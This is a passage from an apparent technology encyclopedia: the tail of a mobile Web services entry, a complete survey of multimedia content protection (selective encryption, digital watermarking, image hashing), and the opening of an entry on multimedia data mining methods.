Nokia. (2004). *Nokia white paper: Nokia Web services framework for devices: A service oriented architecture*. Retrieved April 4, 2007, from http://www.Projectliberty.org/resources/whitepapers/Web_services_Nokia.pdf

OMA. (2006). *Open mobile alliance*. Retrieved April 4, 2007, from http://www.openmobilealliance.org

Pasthan, A. (2005). Mobile Web services. Cambridge University Press.

Pilioura, T., Tsalgatidou, A., & Hadjiefthymiades, S. (2003). Scenarios of using Web services in m-commerce. *ACM SIGecom Exchanges*, *3*(4), 28-36.

Sheng-Tzong C., Jian-Pei L., Jian-Lun K., & Chia-Mei C. (2002, January 28- February 1). A new framework for mobile Web services. In *Proceedings of the 2002 Symposium on Applications and the Internet (SAINT) Workshops* (pp. 218-222).

Srirama, S.N., Jarke, M., & Prinz, W. (2006). Mobile Web service provisioning. In *Proceedings of the Advanced International Conference on Telecommunications and International Conference on Internet and Web Applications and Services (AICT-ICIW '06)* (pp. 120-120).

Steele, R., Khankan, K., & Dillon, T. (2005, April 4-6). Mobile Web services discovery and invocation through auto-generation of abstract multimodal interface. In *Proceedings of the International Conference on Information Technology: Coding and Computing, ITCC 2005* (vol. 2, pp. 35-41).

Tilley, S., Gerdes, J., Hamilton, T., Huang, S., Muller, H., Smith, D., & Wong, K. (2004). On the business value and technical challenges of adopting Web services. *Journal of Software Maintenance & Evolution: Research & Practice*, *16*, 31-50.

Varshney, U., & Vetter, R. (2002). Mobile commerce: Framework, applications and networking support. *Mobile Networks & Applications*,*7,* 185-198.

W3C. (2006). *W3C*. Retrieved April 4, 2007, from http://www.w3.org

Yoshikawa, T., Ohta, K., Nakagawa, T., & Kurakake, S. (2003, September). Mobile Web service platform for robust, responsive distributed application. In *Proceedings of the 14th International Workshop on Database and Expert Systems Applications* (pp. 144-148).

Zahreddine, W., & Mahmoud, Q.H. (2005, March 28-30). An agent-based approach to composite mobile Web services. In *Proceedings of the 19th International Conference on Advanced Information Networking and Applications, AINA 2005* (vol. 2, pp. 189-192).

KEY TERMS

Enterprise Application Integration (EAI): A combination of various business processes and software systems to integrate a set of enterprise applications.

Extensible Markup Language (XML): A W3C-recommended general-purpose markup language that supports a wide variety of applications. It can capture the semantics of data.

Service-Oriented Architecture (SOA): A collection of service providers that has public interfaces through which the services are assessable by a third party. A service is created by means of an application that has an interface through which messages (typically XML) can be transferred.

Simple Object Access Protocol (SOAP): A protocol for exchanging XML-based messages over computer network, normally using HTTP. SOAP forms the foundation layer of the Web services stack, providing a basic messaging framework that more abstract layers can build on.

Transmission Control Protocol (TCP): A transport layer connection-oriented reliable protocol. TCP supports many of the Internet's most popular application protocols and resulting applications, including the World Wide Web, e-mail, and Secure Shell.

Universal Description, Discovery, and Integration (UDDI): A platform-independent, XML-based registry for businesses worldwide to list themselves on the Internet. UDDI is an open industry initiative, sponsored by OASIS, enabling businesses to publish service listings and discover each other and define how the services or software applications interact over the Internet.

Web Service: A Web service is a software system identified by a URL, whose public interfaces and bindings are described using XML. Its definition can be discovered by other software systems. These systems may then interact with the Web service in a manner prescribed by its definition, using XML-based messages conveyed by Internet protocols.

Web Services Description Language (WSDL): An XML format published for describing Web services. WSDL is an XML-based service description on how to communicate using the Web service; namely, the protocol bindings and message formats required to interact with the Web services listed in its directory.

M

Multimedia Content Protection Technology

Shiguo Lian
France Telecom R&D Beijing, China

INTRODUCTION

Since the beginning of 1990s, some multimedia standards (Joan, Didier, & Chad, 2003) related to image compression, video compression, or audio compression have been published and widely used. These compression methods reduce media data's volumes, and save the storage space or transmission bandwidth. After the middle of 1990s, network technology has been rapidly developed and widely spread, which increases the network bandwidth. With the development of network technology and multimedia (image, audio, video, etc.) technology, multimedia data are used more and more widely. In some applications related to politics, economics, militaries, entertainment, or education, multimedia content security becomes important and urgent. Some sensitive data need to be protected against unauthorized users. For example, only the customers paying for a TV program can watch the program online, while other customers cannot watch the content, only the administrator can update (delete, insert, copy, etc.) the TV program in the database, while others cannot modify the content, the TV program released over Internet can be traced, and so forth.

Multimedia content protection technology protects multimedia data against the threats coming from unauthorized users, especially in network environment. Generally, protected properties include the confidentiality, integrity, ownership, and so forth. The confidentiality defines that only the authorized users can access the multimedia content, while others cannot know multimedia content. The integrity tells whether media data are modified or not. The ownership shows media data's owner information that is used to authenticate or trace the distributor.

During the past decade, various technologies have been proposed to protect media data, which are introduced in this chapter. Additionally, the threats to multimedia data are presented, the existing protection methods are compared, and some future trends are proposed.

BACKGROUND

There are some threats (Furht & Kirovski, 2006) to multimedia data, especially in network environments, such as eavesdropping, malicious tampering, illegal distribution, imitating, and so forth. Among them, eavesdropping denotes the activity to steal multimedia data from the transmission channel, malicious tampering means to modify the media content intentionally, illegal distribution is the phenomenon when the authorized customer distributes his media copy to unauthorized customers, and imitating denotes the activity when unauthorized customers act as authorized customers.

To conquer some of the threats, some technologies have been reported. The well-known ones include steganography (Johnson, Duric, & Jajodia, 2001) and cryptography (Mollin, 2006). Steganography provides the means for secret communication. In steganography, the secret information is hidden in the carrier (image, video, audio, text or computer program, etc.) and transmitted to the receiver combined with the carrier. In this case, eavesdroppers do not know whether there is secret information in the transmitted carrier or not, and cannot apply attacks. Differently, in cryptography, media data are transformed from one form into another form that is unintelligible. Thus, only the authorized user can recover the intelligible media data.

Generally, using one kind of technology, such as cryptography, cannot resist so many attacks, and various threats should be considered when designing a multimedia content protection system. Digital rights management (DRM) system is a good example, which protects all the rights of content provider, service provider, and customer. For example, open mobile alliance (OMA) (OMA, 2005) provides the DRM system for protecting mobile multimedia communication, Internet Streaming Media Alliance (ISMA) (ISMA, 2005) provides the one for protecting streaming media over network, and advanced access content system (AACS) (AACS, 2004) provides the one for protecting digital video discs. In existing DRM systems, only the framework is standardized, which defines the method to package multimedia content and access rights (read, copy, write, etc.) and the protocol to exchange access keys. But, the technologies resisting different attacks are optional. These technologies include encryption algorithm (Furht & Kirovski, 2006), hash function (Ho & Li, 2004), watermarking algorithm (Cox, Miller, & Bloom, 2002), and so forth. Encryption algorithms transform original data into the unintelligible form under the control of the key. Thus, only the user with the correct key can recover the original data. Hash function generates a data string from original data. Generally, it is easy to compute the data string from original data, while difficult to compute original data from the data string. Watermarking algorithm embeds copyright information into media data by modifying media data slightly. Generally, there are slight differences between original data and the watermarked data, which cannot be detected by human perception.

The protection technologies should be selected according to the performance requirements of practical applications. Traditionally, for text data or binary data, there are some means to protect the confidentiality or integrity, such as ciphers or hash functions (Mollin, 2006). However, these protection means are not suitable for such data as image, video, or audio due to the special properties: (1) image, video, or audio is often of large volumes; (2) image, video, or audio is often compressed before transmission or storing; (3) image, video, or audio is often processed by cutting, resizing, resampling, and so forth; and (4) real time transmission or interaction is required by the applications based on image, video, or audio.

Firstly, it is difficult to encrypt multimedia data completely with traditional ciphers. Because media data are often of large volumes, encrypting media data completely costs much time, which is difficult to support real time applications. Additionally, in multimedia communication, the format information of compressed multimedia is often used to realize synchronization that reduces the effects caused by transmission errors. Thus, partial encryption algorithm (Furht & Kirovski, 2006) is more suitable, which leaves such information as the file format unchanged.

Secondly, traditional hash functions are not suitable for multimedia data authentication. Generally, such data as image, video, or audio are often operated by compression, resizing, resampling, analog-to-digital conversion or digital-to-analog conversion, and so forth. Traditional hash functions are sensitive to data changes, that is, a slight change in media data causes great changes in the hash value. Thus, traditional hash function will detect the acceptable operations, and a new hash function (Ho & Li, 2004) that enables acceptable operations is preferred. Additionally, it is often required to detect not only the tampering, but also the tampered location (Wang, Lian, Liu, & Ren, 2006). Thus, for these applications, traditional hash functions are not suitable again, and some new functions are expected.

Thirdly, with only encryption algorithm and hash function, the super distribution problem (Moulin & Koetter, 2005) cannot be solved. That is, after decryption, multimedia content can be redistributed from one person to another freely, and the ownership cannot be authenticated. Thus, new technology is required to protect multimedia data's ownership, such as watermarking technology that embeds ownership information into media data and can survive such lossy operations as compression, resizing, resampling, and so forth.

For such data as image, video, or audio, better encryption algorithms, hash functions, or watermarking algorithms are required to protect the content. Since the past decade, some algorithms have been proposed, which are classified and analyzed in detail as follows. Because only image, video, and audio are focused, multimedia data denote only image, video, and audio in the following content.

CONFIDENTIALITY PROTECTION OF MULTIMEDIA CONTENT

To protect the confidentiality of multimedia content, multimedia data are encrypted into the unintelligible form, and only the authorized user can decrypt the multimedia data into the plain form (Furht & Kirovski, 2006). Generally, multimedia data are encrypted partially or selectively, that is, only parts of them are encrypted while other parts are left unchanged. This is based on two reasons: firstly, by reducing the encrypted data volumes, the encryption efficiency is improved. Secondly, multimedia encryption focuses on content encryption, and such information as file format, file header, or file tail is not so important to the content security.

Generally, a multimedia encryption system is composed of several components, as shown in Table 1. Here, the original multimedia data are encrypted into the encrypted multimedia data with the encryption algorithm under the control of the encryption key. Similarly, the encrypted multimedia data are decrypted into the original multimedia data with the decryption algorithm under the control of the decryption key.

According to the multimedia content to be encrypted, multimedia encryption algorithm can be classified into three types: image encryption, audio encryption, and video encryption.

In image encryption, image content's intelligibility is protected. Thus, it is not necessary to encrypt the image with traditional ciphers completely. Two typical partial encryption algorithms are preferred. The first one is to permute only the pixels' position while leaving the pixels' amplitude unchanged (Maniccam & Bourbakis, 2004). The second one is to encrypt only the real data of the encoded image while leaving the format information unchanged (Lian, Sun, & Wang, 2004).

In audio encryption, not all the audio samples are encrypted. Because audios are often encoded before transmission, encrypting only some sensitive parameters of the encoded audio stream is cost-effective. For example, only the bit allocation parameters in MP3 files are encrypted, while other parameters are left unchanged (Servetti, Testa, Carlos, & Martin, 2003).

In video encryption, video content's intelligibility is protected. Compared with images or audios, videos are of larger volumes. Thus, videos are often compressed before transmission or storing. The partial encryption algorithms often encrypt the compressed videos partially or selectively. The selection of the encrypted parts is important to the intelligibility. Generally, the compressed video is partitioned into several parts: format information, texture information, and motion information. Among them, format information provides synchronization information to video decoders. Encrypting only the format information makes the decoders out of work (Ho & Hsu, 2005). However, the method is not secure enough because the format information is often known to attackers. Texture information represents the details of the video content. Encrypting only texture information makes the content unintelligible, while the motion track is still intelligible. Motion information represents the motion tracks of the objects in the videos. Encrypting only the motion information makes the video object's motion track confused. However, the texture information is still intelligible. Thus, in general, both texture information and motion information are encrypted while the format information is left unchanged (Lian, Liu, Ren, & Wang, 2006b). Furthermore, the texture information and motion information are partially encrypted in order to obtain higher efficiency. For example, only the signs of the texture or motion data are encrypted, while the amplitudes are left unchanged (Cheng & Li, 2000).

Table 1. Components of multimedia encryption systems

- Original multimedia data
- Encryption algorithm
- Encryption key
- Encrypted multimedia data
- Decryption algorithm
- Decryption key

OWNERSHIP PROTECTION OF MULTIMEDIA CONTENT

Digital watermarking technology embeds some information, named watermark, into the original multimedia data and produces the acceptable watermarked multimedia data, from which the watermark can be extracted or detected (Cox et al., 2002). Thus, if the ownership information acts as the watermark, it can be embedded into an image and used to authenticate the ownership.

Generally, a watermarking system is composed of several components, for example, original multimedia data, watermark, embedding algorithm, embedding key, watermarked multimedia data, extraction/detection algorithm, and detection key, as shown in Table 2.

According to different properties, digital watermarking algorithms can be classified into several types, as shown in Table 3. According to the imperceptibility of the watermarked media data, digital watermarking algorithms are classified into visible watermarking (Hu, Kwong, & Huang, 2006) and invisible watermarking (Holliman & Memon, 2000). In visible watermarking, the embedded watermark is visible on the multimedia data while it is imperceptible in invisible watermarking. According to the robustness, watermarking algorithms are classified into robust watermarking (Miller, Doerr, & Cox, 2004), fragile watermarking (Fridrich, 2002), and semifragile watermarking (Yin & Yu, 2002). Among them, robust watermarking can survive not only such general operations as compression, adding noise, filtering, A/D or D/A conversion, and so forth, but also such geometric attacks as rotation, scaling translation, shearing, and so forth. On the other hand, fragile watermarking is sensitive to any operations including general operations and geometric attacks. Semifragile watermarking is often robust to general attacks while sensitive to geometric attacks. According to the watermark carrier, watermarking algorithms are classified into image watermarking (Flesia & Donoho, 2002), audio watermarking (Arnold, 2000), and video watermarking (Liu, Chen, & Huang, 2002). Different from image watermarking, audio and video watermarking often adopts the temporal properties to embed the watermark. According to the applications, watermarking algorithms can be classified into ownership protection based watermarking (Bodo, Laurent, & Dugelay, 2003) and traitor tracing based watermarking (Wu, Trappe, Wang, & Liu, 2004). Among them, the former one embeds the ownership information into multimedia data, while the latter one embeds the customer information into multimedia data. Thus, by detecting the watermark in the distributed multimedia data, the ownership can be authenticated and the illegal distributor can be detected.

Table 2. Components of digital watermarking system

- Original multimedia data
- Watermark
- Embedding algorithm
- Embedding key
- Watermarked multimedia data
- Extraction/Detection algorithm
- Detection key

INTEGRITY AUTHENTICATION OF MULTIMEDIA CONTENT

Multimedia data may be modified maliciously. For example, the personal face in an image is replaced by another one, the audio track is cut from a audio sequence, or the trade name over a TV program is wiped off. Hash function can be used to authenticate the integrity. Image hash is the hash value generated from an image, which is often much shorter than the image (Ho & Li, 2004). As a secure image hash, the basic requirement is satisfied: it is easy to compute an image hash from an image while difficult to compute the image from a hash value. Thus, image hash can be used to authenticate image's integrity.

As an image hash system, it is often composed of four components, for example, the original image, hash algorithm, key, and authentication algorithm, as shown in Table 4. Here, the original hash value is computed from the original image with the image hash algorithm

Table 3. Classification of digital watermarking algorithms

- Classification based on imperceptibility
  visible watermarking and invisible watermarking
- Classification based on robustness
  robust watermarking, fragile watermarking and semi-fragile watermarking
- Classification based on the carrier
  image watermarking, audio watermarking and video watermarking
- Classification based on applications
  watermarking for ownership protection, and watermarking for traitor tracing

M

Table 4. Components of image hash system

• Original image
• Image hash alg orithm
• Key
• Authentication algorithm

under the control of the key. The original hash value is transmitted to the receiver. The receiver computes the new hash value from the received image, and compares it with the original hash value, which produces the authentication result. The authentication algorithm is often composed of comparison and decision that tells whether the image is tampered or not.

According to different properties, image hash algorithms can be classified into different types, as shown in Table 5. According to the transmission channel of the hash value, image hash algorithms can be classified into normal image hash (Lin & Chang, 2001) and watermarking-based image hash (Queluz, 2002). Among them, the former transmits the hash value to the receiver through an extra secret channel, while the latter embeds the hash value into the image itself and transmits it through the image. According to the robustness, image hash algorithms can be classified into fragile hash (Lu, Chen, & Shung, 2003), robust hash (Maeno, Sun, Chang, & Suto, 2002), and tampering-location enabled hash (Wang et al., 2006). Among them, the first one computes the hash value from all the pixels of an image and can detect any operation on image pixels, the second one is often computed from the robust features of an image, such as the histogram, higher level of bit-planes or edges, and so forth, and is robust to such acceptable operations as compression, filtering, A/D or D/A conversion, and so forth, while sensitive to such malicious tampering as regional modification or object replacement. Differently, the third one can not only detect the malicious tampering but also locate the tampering.

FUTURE TRENDS

Although these technologies have been highly studied in the past decades, and some of them have been widely used in practice, there are still some open issues.

Firstly, the proposed partial/selective encryption algorithms often select some parts from the encoded multimedia data, which depends on the format of the codec. For example, Joint Photographic Experts Group (JPEG) image, Digital Versatile Disc (DVD) video, or Advanced Video Coding (AVC) video is encrypted with a different partial encryption algorithm because different parts are selected from the different codecs. Thus, the existing partial encryption algorithms are not easily replanted from one codec to another codec. To solve this problem, the format-independent algorithms for multimedia encryption are expected, which are independent from the format of the encoded file.

Secondly, image or video is often operated by camera-capturing or attacked by the combinatorial operation of rotation-cutting-warping. After camera-capturing (piracy works like this), the image/video is often rotated, analog-to-digital converted, and warped, which makes the watermark difficult to detect or extract. Thus, robust watermarking algorithms countering combinatorial operations are expected.

Thirdly, for a robust hash algorithm locating tampering, the hash value's length is often much longer than the one only countering attacks. Thus, the channel width should be enlarged in order to transmit the hash value. If using the watermarking method to carry the hash value, the image itself may be affected by the watermarking embedding operation. Thus, better hash algorithms are expected, which obtains a good tradeoff between image hash's functionality and robustness.

Fourthly, wireless multimedia communication becomes more and more popular, which adds some extra requirements to multimedia encryption, watermarking, or authentication. For example, the algorithms with low complexity and high efficiency are expected to

Table 5. Clasification of image hash algorithms

• Classification based on hash channel Normal image hash, and watermarking based image hash
• Classification based on robustness Fragile hash, robust hash, and tampering-location enabled hash

meet the energy limitation of the terminals, and the algorithms' robustness should be improved in order to survive the transmission error or delay in wireless environment.

Fifthly, multimedia encryption, digital watermarking, and image hash implement confidentiality protection, ownership protection, and integrity protection, respectively, which are often required by general applications. To combine them together will improve the efficiency of the whole multimedia content protection system. In this field, some topics are challenging and interesting, such as digital rights management or commutative watermarking and encryption (Lian, Liu, Ren, & Wang, 2006a).

CONCLUSION

The wide application of multimedia data activates the research and development of multimedia protection technologies. During the past decades, various multimedia protection means have been proposed, which are presented in this article. However, because multimedia technology is still in progress and multimedia content protection is not mature, there are some open issues in multimedia content protection, which are also presented in this article.

REFERENCES

AACS. (2004). *Advanced access content system (AACS): Technical overview*. Retrieved March 26, 2007, from http://www.aacsla.com

Arnold, M. (2000). Audio watermarking: Features, applications, and algorithms. In *Proceedings of the IEEE International Conference Multimedia and Expo, 2000, 2,* (pp. 1013-1016).

Bodo, Y., Laurent, N., & Dugelay, J. (2003). Watermarking video, hierarchical embedding in motion vectors. In *Paper presented at IEEE International Conference on Image Processing*, Spain.

Cheng, H., & Li, X. (2000, August). Partial encryption of compressed images and videos. *IEEE Transactions on Signal Processing*, *48*(8), 2439-2451.

Cox, I.J., Miller, M.L., & Bloom, J.A. (2002). *Digital watermarking*. San Francisco, CA: Morgan-Kaufmann.

Flesia, A.G., & Donoho, D.L. (2002). Implications for image watermarking of recent work in image analysis and representation. In *Proceedings of the International Workshop on Digital Watermarking* (pp. 139-155), Seoul, Korea.

Fridrich, J. (2002). Security of fragile authentication watermarks with localization. In *Proceedings of SPIE Photonic West* (vol. 4675). *Electronic Imaging 2002: Security and Watermarking of Multimedia Contents IV* (pp. 691-700). San Jose.

Furht, B., & Kirovski, D. (Eds.). (2006). *Multimedia encryption and authentication techniques and applications*. Boca Raton, FL: Auerbach Publications.

Ho, C.H., & Hsu, W.H. (2005). *Image protection system and method*. US Patent: US2005114669.

Ho, C.K., & Li, C.T. (2004). *Semi-fragile watermarking scheme for authentication of JPEG images*. In *Paper presented at the International Conference on Information Technology: Coding and Computing*, Las Vegas, NV.

Holliman, M., & Memon, N. (2000). Counterfeiting attacks on oblivious block-wise independent invisible watermarking schemes. *IEEE Transactions on Image Processing*, *9*(3), 432-441.

Hu, Y.J., Kwong, S., & Huang, J.W. (2006). An algorithm for removable visible watermarking. *IEEE Transactions on Circuits and Systems for Video Technology*, *16*(1), 129-133.

ISMA. (2005). Internet streaming media alliance implementation specification 2.0. retrieved March 26, 2007, from http://www.isma.tv

Joan, L.M., Didier, J.L., & Chad F. (2003). *MPEG video compression standard (Digital multimedia standards series).* Springer-Verlag.

Johnson, N.F., Duric, Z., & Jajodia, S. (2001). *Information hiding, steganography and watermarking—Attacks and countermeasures.* Boston: Kluwer.

Lian, S.G., Liu, Z.X., Ren, Z., & Wang, H.L. (2006a). Commutative watermarking and encryption for media data. *International Journal of Optical Engineering*, *45*(8), 0805101-0805103.

Lian, S.G., Liu, Z.X., Ren, Z., & Wang, H.L. (2006b). Secure advanced video coding based on selective encryption algorithms. *IEEE Transactions on Consumer Electronics*, *52*(2), 621-629.

Lian, S.G., Sun, J.S., & Wang, Z.Q. (2004, July). A novel image encryption scheme based on JPEG encoding. In *Paper presented at the Eighth International Conference on Information Visualization (IV04),* London, UK.

Lin, C.Y., & Chang, S.F. (2001). A robust image authentication method distinguishing JPEG compression from malicious manipulation. *IEEE Transactions on Circuits and Systems of Video Technology*, *11*(2), 153-168.

Liu, H., Chen, N., & Huang, J. (2002). A robust dwt-based video watermarking algorithm. In *Proceedings of the IEEE International Symposium on Circuits and Systems, 2002, 3(26-29)* (pp. 631-634).

Lu, H., Shen, R., & Chung, F.L. (2003). Fragile watermarking scheme for image authentication. *Electronic Letters, 39*(2), 898-900.

Maeno, K., Sun, Q., Chang, S.F., & Suto, M. (2002). New semi-fragile image authentication watermarking techniques using random bias and non-uniform quantization. In Edward J. Delp III & Ping W. Wong (Eds.), *Proceedings of SPIE* (vol. 4657), *Security and Watermarking of Multimedia Contents IV* (pp. 659-670), San Jose, CA, USA.

Maniccam, S.S., & Bourbakis, N.G. (2004). Image and video encryption using SCAN patterns. *Pattern Recognition*, *37*(4), 725-737.

Miller, M.L., Doerr, G.J., & Cox, I.J. (2004). Applying informed coding and embedding to design a robust high-capacity watermark. *IEEE Transactions on Image Processing*, *13*(6), 792-807.

Mollin, R.A. (2006). *An introduction to cryptography*. CRC Press.

Moulin, P., & Koetter, R. (2005). Data-hiding codes. *IEEE Proceedings*, *93*(12), 2083-2126.

OMA. (2005). *Open mobile alliance sSpecification version 2.0.* Retrieved March 26, 2007, from http://www.openmobilealliance.org

Podilchuk, C.I., & Zeng, W. (1998). Image-adaptive watermarking using visual models. *IEEE Journal of Selected Areas in Communication*, *16*(4), 525-539.

Queluz, M.P. (2002). Spatial watermark for image content authentication. *Journal of Electronic Imaging*, *11*(2), 275-285.

Servetti, A., Testa, C., Carlos, J., & Martin, D. (2003, April). Frequency-selective partial encryption of compressed audio. In *Paper presented at the International Conference on Audio, Speech and Signal Processing*, Hong Kong.

Swanson, M.D., Zhu, B., Tewfik, A.H., & Boney, L. (1998). Robust audio watermarking using perceptual masking. *Signal Processing*, *66*(3), 337-355.

Wang, J.W., Lian, S.G., Liu, Z.X., & Ren, Z. (2006). Multimedia data authentication in wavelet domain. In *Proceedings of the SPIE* (vol. 6247), *Independent Component Analyses, Wavelets, Unsupervised Smart Sensors, and Neural Networks IV* (pp. 62470X-1~12).

Wu, M., Trappe, W., Wang, Z.J., & Liu, R. (2004). Collusion-resistant fingerprinting for multimedia. *IEEE Signal Processing Magazine*, *21*(2), 15-27.

Yin, P., & Yu, H.H. (2002). Semi-fragile watermarking system for MPEG video authentication. In *Paper presented at the IEEE International Conference on Acoustic, Speech and Signal Processing (ICASSP),* Orlando, FL, USA.

KEY TERMS

Digital Rights Management (DRM): The system to protect not only the security of media content but also the rights of the content provider, content distributor, or customer. The media content's security includes confidentiality, integrity, ownership, and so forth. The rights include the copyright, access right, and so forth.

Digital Watermarking: The technology to embed information into the original data by modifying parts of the data. The produced data are still usable, from which the information can be detected or extracted.

Fragile Watermarking: The watermarking algorithm that is sensitive to both such general operations as compression, adding noise, filtering, A/D or D/A conversion, and so forth, and such geometric attacks as rotation, scaling translation, shearing, and so forth. It is often used to authenticate multimedia data's integrity.

Image Hash: The hash value computed from an image by a hash algorithm. The hash value is much shorter than the image. Generally, it is easy to compute a hash from an image, while difficult to compute an image from a hash.

Partial/Selective Encryption: The encryption method that encrypts only parts of the original data while leaving the other parts unchanged. In the method, traditional ciphers can be used to encrypt the selected parts.

Robust Watermarking: The watermarking algorithm that can survive not only such general operations as compression, adding noise, filtering, A/D or D/A conversion, and so forth, but also such geometric attacks as rotation, scaling translation, shearing, and so forth. It is often used in ownership protection.

Steganography: The technology to realize secret communication by hiding secret information into such carrier as image, video, audio, text, computer program, and so forth. The carrier is public, while the existence of secret information is secret.

Super Distribution: The condition that multimedia data can be redistributed freely after they are decrypted. After decryption, one person can distribute the multimedia data to other users because the multimedia data are clear to all users.

Tampering Location: The functionality to detect the position of the regions tampered by malicious operations. It is often required by an image hash that can not only detect the tampering operations but also locate the tampered regions.

Multimedia Data Mining Trends and Challenges

Janusz Świerzowicz
Rzeszow University of Technology, Poland

INTRODUCTION

The development of information technology is particularly noticeable in the methods and techniques of data acquisition. Data can be stored in many forms of digital media, for example, still images taken by a digital camera, MP3 songs, or MPEG videos from desktops, cell phones, or video cameras. Data volumes are growing at different speeds with the fastest Internet and multimedia resource growth. In these fast growing volumes of digital data environments, restrictions are connected with a human's low data complexity and dimensionality analysis.

The article begins with a short introduction to data mining, considering different kinds of data, both structured as well as semistructured and unstructured. It emphasizes the special role of multimedia data mining. Then, it presents a short overview of data mining goals, methods, and techniques used in multimedia data mining. This section focuses on a brief discussion on supervised and unsupervised classification, uncovering interesting rules, decision trees, artificial neural networks, and rough-neural computing. The next section presents advantages offered by multimedia data mining and examples of practical and successful applications. It also contains a list of application domains. The following section describes multimedia data mining critical issues, summarizes main multimedia data mining advantages and disadvantages, and considers some predictive trends.

BACKGROUND OF MULTIMEDIA DATA MINING

Investigations on combining different media data, or multimedia**,** into one application have begun as early as the 1960s, when text and images were combined in a document. During the research and development process, audio, video, and animation were synchronized using a timeline to specify when they should be played (Rove & Jain, 2004). Since the middle 1990s, the problems of multimedia data capture, storage, transmission, and presentation have been investigated extensively. Over the past few years research on multimedia standards (e.g., MPEG-4, X3D, MPEG-7, MX) has continued to grow. These standards are adapted to represent very complex multimedia data sets; can transparently handle sound, images, videos, and 3-D (three-dimensional) objects combined with events, synchronization, and scripting languages; and can describe the content of any multimedia object. For example, a multilayer structure of a music resource has structural, logical, notational, performance, and audio layers (Ferrara, Ludovico, Montanelli, Castano, & Haus, 2006). Different algorithms need to be used in multimedia distribution and multimedia database applications. Such a database can be queried, for example, with the SQL multimedia and application packages called SQL/MM.

MULTIMEDIA DATA MINING STATE OF THE ART

One of the results of the inexorable growth of multimedia data volumes and complexity is a data overload problem. It is impossible to solve the data overload issue in a human manner; it takes strong effort to use intelligent and automatic software tools for turning rough data into valuable information and information into knowledge.

Data mining is one of the central activities associated with understanding, navigating, and exploiting the world of digital data. It is an intelligent and automatic process of identifying and discovering useful structures in data such as patterns, models, and relations. We can consider data mining as a part of the overall knowledge discovery in data processes. Kantardzic (2003, p. 5) defines data mining as "a process of discovering various models, summaries, and derived values from a given collection of data." It should be an iterative and carefully planned process of using properly analytic techniques to extract hidden, valuable information.

Data mining is essential as we struggle to solve data overload and complexity issues. Due to advances in informational technology and high-performance computing, very large sets of images such as digital or digitalized photographs, medical images, satellite images, digital sky surveys, images from computer simulations, and images generated in many scientific disciplines are becoming available. The method that deals with the extraction of implicit knowledge, image data relationships, and other patterns not explicitly stored in the image databases is called image mining. A main issue of image mining is dealing with relative data, implicit spatial information, and multiple interpretations of the same visual patterns. We can consider the application-oriented functional approach and the image-driven approach. In the latter one, the following hierarchical layers are established (Zhang, Hsu, & Li Lee, 2001): the lower layer that consists of pixel and object information and the higher layer that takes into consideration domain knowledge to generate semantic concepts from the lower layer and incorporates them with related alphanumerical data to discover domain knowledge.

The main aim of the multimedia data mining is to extract interesting knowledge and understand semantics captured in multimedia data that contain correlated images, audio, video and text. Multimedia databases containing combinations of various data types could be first integrated via distributed multimedia processors and then mined, or one could apply data mining tools on the homogenous databases and then combine the results of the various data miners (Thuraisingham, 2002).

MULTIMEDIA DATA MINING GOALS AND METHODS

This section presents the most popular multimedia data mining goals, methods, and applications. Such goals as dissecting a set of objects, uncovering rules, decision trees, pattern recognition, trend prediction, and dimensionality reduction are briefly discussed.

Dissecting a Set of Objects

One of the most popular goals in data mining is dissecting a set of objects described by high-dimensional data into small comprehensive units, classes, substructures, or parts. These substructures give better understanding and control, and can assign a new situation to one of these classes based on suitable information, which can be classified as supervised or unsupervised. In the former classification, each object originates from one of the predefined classes and is described by a data vector (Bock, 2002). But it is unknown to which class the object belongs, and this class must be reconstructed from the data vector. In unsupervised classification (clustering), a new object is classified into a cluster of objects according to the object content without *a priori* knowledge. It is often used in the early stages of the multimedia data mining processes.

Uncovering Rules

If a goal of multimedia data mining can be expressed as uncovering interesting rules, an association rule method is used. An association rule takes a form of an implication $X \Rightarrow Y$, where X denotes antecedent of the rule, Y denotes consequent of the rule, X and Y belong to the set of objects (itemset) I, $X \cap Y = \Phi$, and D denotes a set of cases (Zhang et al., 2001). We can determine two parameters named support s and confidence c. The rule $X \Rightarrow Y$ has support s in D, where s% of the data cases in D contains both X and Y and the rule holds confidence c in D, where c% of the data cases in D that support X also support Y. Association rule mining selects rules that have support greater than some user-specified minimum support threshold (typically around 10^{-2} to 10^{-4}) and the confidence of the rule is at least a given (from 0 to 1) confidence threshold (Mannila, 2002). A typical association rule mining algorithms works in two steps. The first step finds all large item sets that meet the minimum support constraint. The second step generates rules from all large item sets that satisfy the minimum confidence constraints.

Decision Trees

A natural structure of knowledge is a decision tree. Each node in such a tree is associated with a test on the values on an attribute, each edge from a node is labeled with a particular value of the attribute, and each leaf of the tree is associated with a value of the class. However, when the values of attributes for the description change slightly, the decision associated with the previous description can vary greatly. It is a reason to introduce fuzziness in decision trees to obtain fuzzy decision trees. A fuzzy decision trees method, equivalent to a set of fuzzy rules "if…then" represents natural and understandable knowledge (Detyniecki & Marsala, 2002).

Pattern Recognition and Trend Prediction

In case the goal of multimedia data mining is pattern recognition or trend prediction with limited domain knowledge, the artificial neural network approach can be applied to construct a model of the data. Artificial neural networks can be viewed as highly distributed, parallel computing systems consisting of a large number of simple processors with many weighted interconnections. "Neural network models attempt to use some organizational principles (such as learning, generalization, adaptivity, fault tolerance, distributed representation, and computation) in a network of weighted, directed graphs in which the nodes are artificial neurons, and directed edges (with weights) are connections between neuron outputs and neuron inputs" (Jain, Duin, & Mao, 2000, p. 9). These networks have the ability to learn complex, nonlinear input–output relationships, and use sequential training procedures.

Dimensionality Reduction

For the need of dimensionality reduction, the principal component analysis (PCA) often is performed (Skowron & Swinarski, 2004). In this method, the square covariance matrix, which characterizes the training data set, is computed. Next, the eigenvalues are evaluated and arranged in decreasing order with corresponding eigenvectors. Then the optimal linear transformation is provided to transform the n-dimensional space into m-dimensional space, where $m<n$, and m is the number of most dominant, principal eigenvalues, that correspond to the importance of each dimension. Dimensions corresponding to the smallest eigenvalues are neglected. The optimal transformation matrix minimizes the mean last square reconstruction error. In addition to PCA, rough-set theory can be applied for choosing eligible principal components, which describe all concepts in a data set, for classification. An appropriate algorithm of feature extraction/selection using PCA and rough sets is presented by Skowron and Swinarski (2004).

APPLICATION DOMAINS AND EXAMPLES

